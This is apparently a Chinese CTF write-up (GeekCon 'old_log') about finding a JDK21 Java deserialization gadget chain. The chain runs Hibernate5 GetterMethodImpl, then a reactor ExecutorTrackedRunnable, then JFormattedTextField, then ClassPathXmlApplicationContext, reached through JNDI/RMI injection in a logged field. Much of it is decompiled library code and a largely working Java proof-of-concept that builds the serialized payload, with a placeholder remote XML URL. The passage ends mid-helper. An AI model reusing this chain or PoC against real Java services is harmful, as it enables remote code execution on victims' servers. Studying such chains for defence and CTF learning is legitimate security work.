
由GeekCon引发的JDK21下的Gadgets探索

一、前言

本来坐着没什么事情做，结果看见微信群讨论起了JDK21的反序列化打法，特别感兴趣，于是有了这篇文章。

是和@1ue师傅思考得出来的Gadgets，Orz。讨论过程和师傅学到了很多

二、审题



由于IDEA的反编译系统就是个JB，所以这里用jadx，为了偷懒就用1ue师傅的图了。

```
}

@Action
public Object index() {
  CallSite[] arrayOfCallSite = $getCallSiteArray();
  try {
    if (!DefaultTypeTransformation.booleanUnbox(arrayOfCallSite[10].call(arrayOfCallSite[11].callGroovyObjectGetProper
      arrayOfCallSite[12].call(arrayOfCallSite[13].callGroovyObjectGetProperty(this), "ALLOWED_METHODS_HANDLED", "inde
    Object name = arrayOfCallSite[14].callGetProperty(arrayOfCallSite[15].callGroovyObjectGetProperty(this));
    arrayOfCallSite[16].call(logger, "{} visited welcome", name);
    return arrayOfCallSite[17].callCurrent(this, new GStringImpl(new Object[] { name }, new String[] { "<html><body><h
  } catch (Exception $caughtException) {
    Method $method = (Method)ScriptBytecodeAdapter.castToType(arrayOfCallSite[22].callCurrent(this, arrayOfCallSite[23
    if (DefaultTypeTransformation.booleanUnbox($method))
      return $method.invoke(this, new Object[] { $caughtException });
    throw (Throwable)$caughtException;
  } finally {
    try {
      Object $allowed_methods_attribute_value = arrayOfCallSite[32].call(arrayOfCallSite[33].callGroovyObjectGetProper
      if (ScriptBytecodeAdapter.compareEqual("index", $allowed_methods_attribute_value))
        arrayOfCallSite[34].call(arrayOfCallSite[35].callGroovyObjectGetProperty(this), "ALLOWED_METHODS_HANDLED");
    } catch (Exception $exceptionRemovingAttribute) {

    } finally {}
  }
}

@Generated
```

题目叫做old_log，基于grails框架写的web服务，从上述反编译的图可以看出触发了logger的log方法去记录name，而name是我们可控的。因此这一题已经变成了《JDK21的Jndi打法》

给的依赖很多，多的我都截图不了，这里放几个重要的

- Hibernate 5.6.11
- SpringFrameWork

- Jdk21

并且作者其实是已经给出了Gadgets的Path的，已经大大降低了我的难度

`hibernate->ExecutorTrackedRunnable->JFormattedTextField->ClassPathXmlApplicationContext`

链子很短，但是思路和挖掘过程以及Poc构造很有意思。

三、JDK21下Jndi注入攻击点

https://t.zsxq.com/19PvD5ELZ

1ue师傅今天刚发了文章，狠狠的学习了。关键代码其实如下

```java
public void executeCall() throws Exception {
        byte returnType;

        // read result header
        DGCAckHandler ackHandler = null;
        try {
            if (out != null) {
                ackHandler = out.getDGCAckHandler();
            }
            releaseOutputStream();
            DataInputStream rd = new DataInputStream(conn.getInputStream()
);
            byte op = rd.readByte();
            if (op != TransportConstants.Return) {
                if (Transport.transportLog.isLoggable(Log.BRIEF)) {
                    Transport.transportLog.log(Log.BRIEF,
                        "transport return code invalid: " + op);
                }
                throw new UnmarshalException("Transport return code invali
d");
            }
            getInputStream();
            returnType = in.readByte();
            in.readID();        // id for DGC acknowledgement
        } catch (UnmarshalException e) {
            throw e;
        } catch (IOException e) {
            throw new UnmarshalException("Error unmarshaling return heade
r",
                                         e);
        } finally {
            if (ackHandler != null) {
                ackHandler.release();
            }
        }

        // read return value
        switch (returnType) {
        case TransportConstants.NormalReturn:
            break;

        case TransportConstants.ExceptionalReturn:
            Object ex;
            try {
                ex = in.readObject();
```

```
                } catch (Exception e) {
                    discardPendingRefs();
                    throw new UnmarshalException("Error unmarshaling return",
    e);
                }

                // An exception should have been received,
                // if so throw it, else flag error
                if (ex instanceof Exception) {
                    exceptionReceivedFromServer((Exception) ex);
                } else {
                    discardPendingRefs();
                    throw new UnmarshalException("Return type not Exception");
                }
                // Exception is thrown before fallthrough can occur
            default:
                if (Transport.transportLog.isLoggable(Log.BRIEF)) {
                    Transport.transportLog.log(Log.BRIEF,
                        "return code invalid: " + returnType);
                }
                throw new UnmarshalException("Return code invalid");
            }
        }
```

当通信流程中我们收到ExceptionalReturn的flag标识，就会被识别为异常，随之进行readObject的，这是在RMI型Jndi流程中的一部分，至于为什么不能打LDAP在1ue师傅的文章已经有讲。那么回归本质，这其实又是一个Gadgets寻找的题目，因此题目也变成了《JDK21环境下的Gadgets探索》

四、Gadgets挖掘

（1）寻找Sink、Source

根据已给的Path

`hibernate->ExecutorTrackedRunnable->JFormattedTextField->ClassPathXmlApplicationContext`

我首先找的是后半段如何去任意类实例化。

因为 `JFormattedTextField` 这个类是java.swing包下的东西，我就不自觉联想到Hessian-onlyjdk这道题的Gadgets，就去看跟 `Value` 有关的方法名，比如


- getValue
- setValue

因为在TCTF那道题中所涉及到的Gadgets的sink点是createValue。这里有点直觉性质在里面吧。

然后确认到了setValue方法。继续往下跟 `getDefaultFormatterFactory`

```java
private AbstractFormatterFactory getDefaultFormatterFactory(Object type) {
        if (type instanceof DateFormat) {
            return new DefaultFormatterFactory(new DateFormatter
                                               ((DateFormat)type));
        }
        if (type instanceof NumberFormat) {
            return new DefaultFormatterFactory(new NumberFormatter(
                                               (NumberFormat)type));
        }
        if (type instanceof Format) {
            return new DefaultFormatterFactory(new InternationalFormatter(
                                               (Format)type));
        }
        if (type instanceof Date) {
            return new DefaultFormatterFactory(new DateFormatter());
        }
        if (type instanceof Number) {
            NumberFormatter displayFormatter = new NumberFormatter();
            displayFormatter.setValueClass(type.getClass());
            NumberFormatter editFormatter = new NumberFormatter(
                                    new DecimalFormat("#.#"));
            editFormatter.setValueClass(type.getClass());

            return new DefaultFormatterFactory(displayFormatter,
                                               displayFormatter,editFormat
ter);
        }
        return new DefaultFormatterFactory(new DefaultFormatter());
    }
```

这里有一段 `editFormatter.setValueClass(type.getClass());`，也就跟到了editFormatter里面去




他是设置valueClass属性，然后我就思考这个valueClass到底在干什么，全局搜索 `this.valueClass` 就到了DefaultFormatter的stringToValue方法

```java
public Object stringToValue(String string) throws ParseException {
        Class<?> vc = getValueClass();
        JFormattedTextField ftf = getFormattedTextField();

        if (vc == null && ftf != null) {
            Object value = ftf.getValue();

            if (value != null) {
                vc = value.getClass();
            }
        }
        if (vc != null) {
            Constructor<?> cons;

            try {
                ReflectUtil.checkPackageAccess(vc);
                SwingUtilities2.checkAccess(vc.getModifiers());
                cons = vc.getConstructor(new Class<?>[]{String.class});

            } catch (NoSuchMethodException nsme) {
                cons = null;
            }

            if (cons != null) {
                try {
                    SwingUtilities2.checkAccess(cons.getModifiers());
                    return cons.newInstance(new Object[] { string });
                } catch (Throwable ex) {
                    throw new ParseException("Error creating instance", 0)
;
                }
            }
        }
        return string;
    }
```


这个类完美符合我们的逻辑，也就是我们找到的sink点。

`cons.newInstance(new Object[] { string });`

全局搜索 `stringToValue` 的调用



JFormattedTextField的commitEdit方法调用了，继续逆推，搜索commitEdit



在内部类FocusLostHandler的run方法有调用，这时候后半段链子就结束了。这时候我们回到开头去看看

`ExecutorTrackedRunnable`

```java
    static final class ExecutorTrackedRunnable extends AtomicBoolean implements Runnable, Disposable {
        private static final long serialVersionUID = 3503344795919906192L;
        final Runnable task;
        final WorkerDelete parent;
        final boolean callRemoveOnFinish;

        ExecutorTrackedRunnable(Runnable task, WorkerDelete parent, boolean callRemoveOnFinish) {
            this.task = task;
            this.parent = parent;
            this.callRemoveOnFinish = callRemoveOnFinish;
        }

        public void run() {
            if (!this.get()) {
                try {
                    this.task.run();
                } catch (Throwable var5) {
                    Schedulers.handleError(var5);
                } finally {
                    if (this.callRemoveOnFinish) {
                        this.dispose();
                    } else {
                        this.lazySet(true);
                    }

                }
            }

        }

        public void dispose() {
            if (this.compareAndSet(false, true)) {
                this.parent.delete(this);
            }

        }

        public boolean isDisposed() {
            return this.get();
        }
    }
```

他是 `reactor.core.scheduler.ExecutorScheduler` 的一个内部类，逻辑如上，可以发现它的run方法里存在一个 `this.task.run();`

并且我们刚刚说的内部类FocusLostHandler是实现了Runnable接口的。那我们的链子其实就已经接上了。我们现在需要想办法触发FocusLostHandler的run方法。

（2）Hibernate5与Hibernate4

Hibernate4

这一点其实非常有意思，这是我今天才注意到的一个点位。也是我在翻yso的源码时发现的一段注释

```
/**
 *
 * org.hibernate.property.access.spi.GetterMethodImpl.get()
 * org.hibernate.tuple.component.AbstractComponentTuplizer.getPropertyValue()
 * org.hibernate.type.ComponentType.getPropertyValue(C)
 * org.hibernate.type.ComponentType.getHashCode()
 * org.hibernate.engine.spi.TypedValue$1.initialize()
 * org.hibernate.engine.spi.TypedValue$1.initialize()
 * org.hibernate.internal.util.ValueHolder.getValue()
 * org.hibernate.engine.spi.TypedValue.hashCode()
 *
 *
 * Requires:
 * - Hibernate (>= 5 gives arbitrary method invocation, <5 getXYZ only)
 *
 * @author mbechler
 */
@Authors({ Authors.MBECHLER })
```

`Hibernate (>= 5 gives arbitrary method invocation, <5 getXYZ only)`

Hibernate5是任意方法调用，而Hibernate4是Getter调用，我头一次见到版本越高攻击面越广的依赖。于是去玩了一下Hibernate，发现确实是不同

在Hibernate4里面我们的sink点是 `BasicPropertyAccessor$BasicGetter.get()` 方法

```
1 usage
private BasicGetter(Class clazz, Method method, String propertyName) {
    this.clazz = clazz;
    this.method = method;
    this.propertyName = propertyName;
}

public Object get(Object target) throws HibernateException {
    try {
        return this.method.invoke(target, (Object[]) null);
    } catch (InvocationTargetException var3) {
        throw new PropertyAccessException(var3, "Exception occurred inside", false, this.clazz, this.propertyName);
    } catch (IllegalAccessException var4) {
        throw new PropertyAccessException(var4, "IllegalAccessException occurred while calling", false, this.clazz, this.propertyName);
    } catch (IllegalArgumentException var5) {
        BasicPropertyAccessor.LOG.illegalPropertyGetterArgument(this.clazz.getName(), this.propertyName);
        throw new PropertyAccessException(var5, "IllegalArgumentException occurred calling", false, this.clazz, this.propertyName);
    }
}
```

在这里会对method进行一个无参反射调用，这里获取getter是在下面getterMethod获取的。

```
1 usage
126  private static Method getterMethod(Class theClass, String propertyName) {
127      Method[] methods = theClass.getDeclaredMethods();
128      Method[] arr$ = methods;
129      int len$ = methods.length;
130
131      for (int i$ = 0; i$ < len$; ++i$) {
132          Method method = arr$[i$];
133          if (method.getParameterTypes().length == 0 && !method.isBridge()) {
134              String methodName = method.getName();
135              String testStdMethod;
136              String testOldMethod;
137              if (methodName.startsWith("get")) {
138                  testStdMethod = Introspector.decapitalize(methodName.substring( beginIndex: 3));
139                  testOldMethod = methodName.substring( beginIndex: 3);
140                  if (testStdMethod.equals(propertyName) || testOldMethod.equals(propertyName)) {
141                      return method;
142                  }
143              }
144
145              if (methodName.startsWith("is")) {
146                  testStdMethod = Introspector.decapitalize(methodName.substring( beginIndex: 2));
147                  testOldMethod = methodName.substring( beginIndex: 2);
```

可以触发任意的iser和Getter，那么为什么V4版本不能触发任意方法呢？这其实和我们序列化和反序列化的流程有关。

不知道大家会不会思考这样一个问题，Method是没实现Serializable接口的，那么BasicGetter反序列化的时候到底是怎么还原的呢？注意到readResolve方法

```
201
202      public String toString() { return "BasicGetter(" + this.clazz.getName() + '.' + this.propertyName + ')'; }
205
         no usages
206      Object readResolve() {
             return BasicPropertyAccessor.createGetter(this.clazz, this.propertyName); }
209  }
210
     no usages
211  public static final class BasicSetter implements Setter {
         no usages
```

会调createGetter方法

```
no usages
public static Getter createGetter(Class theClass, String propertyName) throws PropertyNotFoundException {
    BasicGetter result = getGetterOrNull(theClass, propertyName);
    if (result == null) {
        throw new PropertyNotFoundException("Could not find a getter for " + propertyName + " in class " + theClass.getName
    } else {
        return result;
    }
}
```


getGetterOrNull

```
4 usages
private static BasicGetter getGetterOrNull(Class theClass, String propertyName) {
    if (theClass != Object.class && theClass != null) {
        Method method = getterMethod(theClass, propertyName);
        if (method != null) {
            method.setAccessible(true);
            return new BasicGetter(theClass, method, propertyName);
        } else {
            BasicGetter getter = getGetterOrNull(theClass.getSuperclass(), propertyName);
            if (getter == null) {
                Class[] interfaces = theClass.getInterfaces();

                for (int i = 0; getter == null && i < interfaces.length; ++i) {
                    getter = getGetterOrNull(interfaces[i], propertyName);
                }
            }

            return getter;
        }
```

getterMethod，也就回归到了一开始的Sink点，这里也就限制死了他Method的种类只能是getter，不能是自定义。


Hibernate5

但是到了Hibernate5之后BasicGetter被移除取而代之的是GetterMethodImpl



它的get()方法也会做一个无参反射调用，那么为什么是任意方法调用呢？这里也需要关注序列化与反序列化逻辑。首先是序列化逻辑。

GetterMethodImpl的writeReplace方法



大家都知道序列化的流程就不赘述，这里序列化的时候存入流对象返回了一个SerialForm，该类可序列化

```java
private static class SerialForm implements Serializable {
        private final Class containerClass;
        private final String propertyName;
        private final Class declaringClass;
        private final String methodName;

        private SerialForm(Class containerClass, String propertyName, Method method) {
            this.containerClass = containerClass;
            this.propertyName = propertyName;
            this.declaringClass = method.getDeclaringClass();
            this.methodName = method.getName();
        }

        private Object readResolve() {
            return new GetterMethodImpl(this.containerClass, this.propertyName, this.resolveMethod());
        }

        private Method resolveMethod() {
            try {
                Method method = this.declaringClass.getDeclaredMethod(this.methodName);
                ReflectHelper.ensureAccessibility(method);
                return method;
            } catch (NoSuchMethodException var2) {
                throw new PropertyAccessSerializationException("Unable to resolve getter method on deserialization : " + this.declaringClass.getName() + "#" + this.methodName);
            }
        }
    }
}

```

它有四个属性

- containerClass
- propertyName
- declaringClass
- methodName

会在序列化的时候把这些信息储存进去，并且在反序列化的时候通过readResolve方法去读出来。这里并没有对Method做任何限制，因此是任意方法调用。

（3）Exploit

知道了这一点我们就可以构造一个简版Exp，这里构造Exp学到了很多有关反射的知识，就不在这里赘述，给出初版POC

```java
package org.example;

import org.hibernate.engine.spi.TypedValue;
import org.hibernate.tuple.component.AbstractComponentTuplizer;
import org.hibernate.tuple.component.PojoComponentTuplizer;
import org.hibernate.type.AbstractType;
import org.hibernate.type.ComponentType;
import org.hibernate.type.Type;
import org.springframework.context.support.ClassPathXmlApplicationContext
;

import javax.swing.*;
import javax.swing.text.*;
import java.io.*;
import java.lang.reflect.*;
import java.text.ParseException;
import java.util.HashMap;

public class Hibernate1 {
    public static void main(String[] args) throws Exception {
//        FormattedTextFieldUI
        JFormattedTextField jFormattedTextField = new JFormattedTextField
();
        Method setFormatter = JFormattedTextField.class.getDeclaredMethod
("setFormatter", JFormattedTextField.AbstractFormatter.class);
        setFormatter.setAccessible(true);
        System.out.println(setFormatter);
        DefaultFormatter defaultFormatter = new DefaultFormatter();
        defaultFormatter.setValueClass(ClassPathXmlApplicationContext.cla
ss);

        String poc = "http://xxxx:xxx";
        StringContent stringContent = new StringContent(poc.length());
        stringContent.insertString(0,poc);
        PlainDocument plainDocument = new PlainDocument(stringContent);

        jFormattedTextField.setDocument((Document) plainDocument);


        Field focusLostHandlerField = JFormattedTextField.class.getDeclar
edField("focusLostHandler");
        Field focusLostBehaviorField = JFormattedTextField.class.getDecla
redField("focusLostBehavior");
        Field formatFiled = JFormattedTextField.class.getDeclaredField("f
ormat");
```


```
        focusLostHandlerField.setAccessible(true);
        formatFiled.setAccessible(true);
        focusLostBehaviorField.setAccessible(true);

        Class<?> focusLostHandlerClz = Class.forName("javax.swing.JFormattedTextField$FocusLostHandler");
        Object focusLostHandler = Reflections.createWithoutConstructor(focusLostHandlerClz);
        focusLostHandlerField.set(jFormattedTextField,focusLostHandler);
        focusLostBehaviorField.set(jFormattedTextField,1);
        formatFiled.set(jFormattedTextField,defaultFormatter);

        Class<?> executorTrackedRunnableClz = Class.forName("reactor.core.scheduler.ExecutorScheduler$ExecutorTrackedRunnable");
        Object sink = Reflections.createWithoutConstructor(executorTrackedRunnableClz);
        Reflections.setFieldValue(sink,"task",focusLostHandler);

        Object getters = makeHibernate5Getter(executorTrackedRunnableClz, "run");
        Object exp = makeHibernate45Caller(sink, getters);

        new ObjectOutputStream(new FileOutputStream("test.ser")).writeObject(exp);
        new ObjectInputStream(new FileInputStream("test.ser")).readObject();
    }
    public static Object makeHibernate45Caller ( Object tpl, Object getters ) throws NoSuchMethodException, InstantiationException, IllegalAccessException,
            InvocationTargetException, NoSuchFieldException, Exception, ClassNotFoundException {
        PojoComponentTuplizer tup = Reflections.createWithoutConstructor(PojoComponentTuplizer.class);
        Reflections.getField(AbstractComponentTuplizer.class, "getters").set(tup, getters);

        ComponentType t = Reflections.createWithConstructor(ComponentType.class, AbstractType.class, new Class[0], new Object[0]);
        Reflections.setFieldValue(t, "componentTuplizer", tup);
        Reflections.setFieldValue(t, "propertySpan", 1);
        Reflections.setFieldValue(t, "propertyTypes", new Type[] {
                (Type) t
        });

        TypedValue v1 = new TypedValue(t, null);
        Reflections.setFieldValue(v1, "value", tpl);
        Reflections.setFieldValue(v1, "type", t);
```

```
74
75          TypedValue v2 = new TypedValue(t, null);
76          Reflections.setFieldValue(v2, "value", tpl);
77          Reflections.setFieldValue(v2, "type", t);
78
79          return makeMap(v1, v2);
80      }
81
82      public static HashMap makeMap ( Object v1, Object v2 ) throws Exception, ClassNotFoundException, NoSuchMethodException, InstantiationException,
83              IllegalAccessException, InvocationTargetException {
84          HashMap s = new HashMap();
85          Reflections.setFieldValue(s, "size", 2);
86          Class nodeC;
87          try {
88              nodeC = Class.forName("java.util.HashMap$Node");
89          }
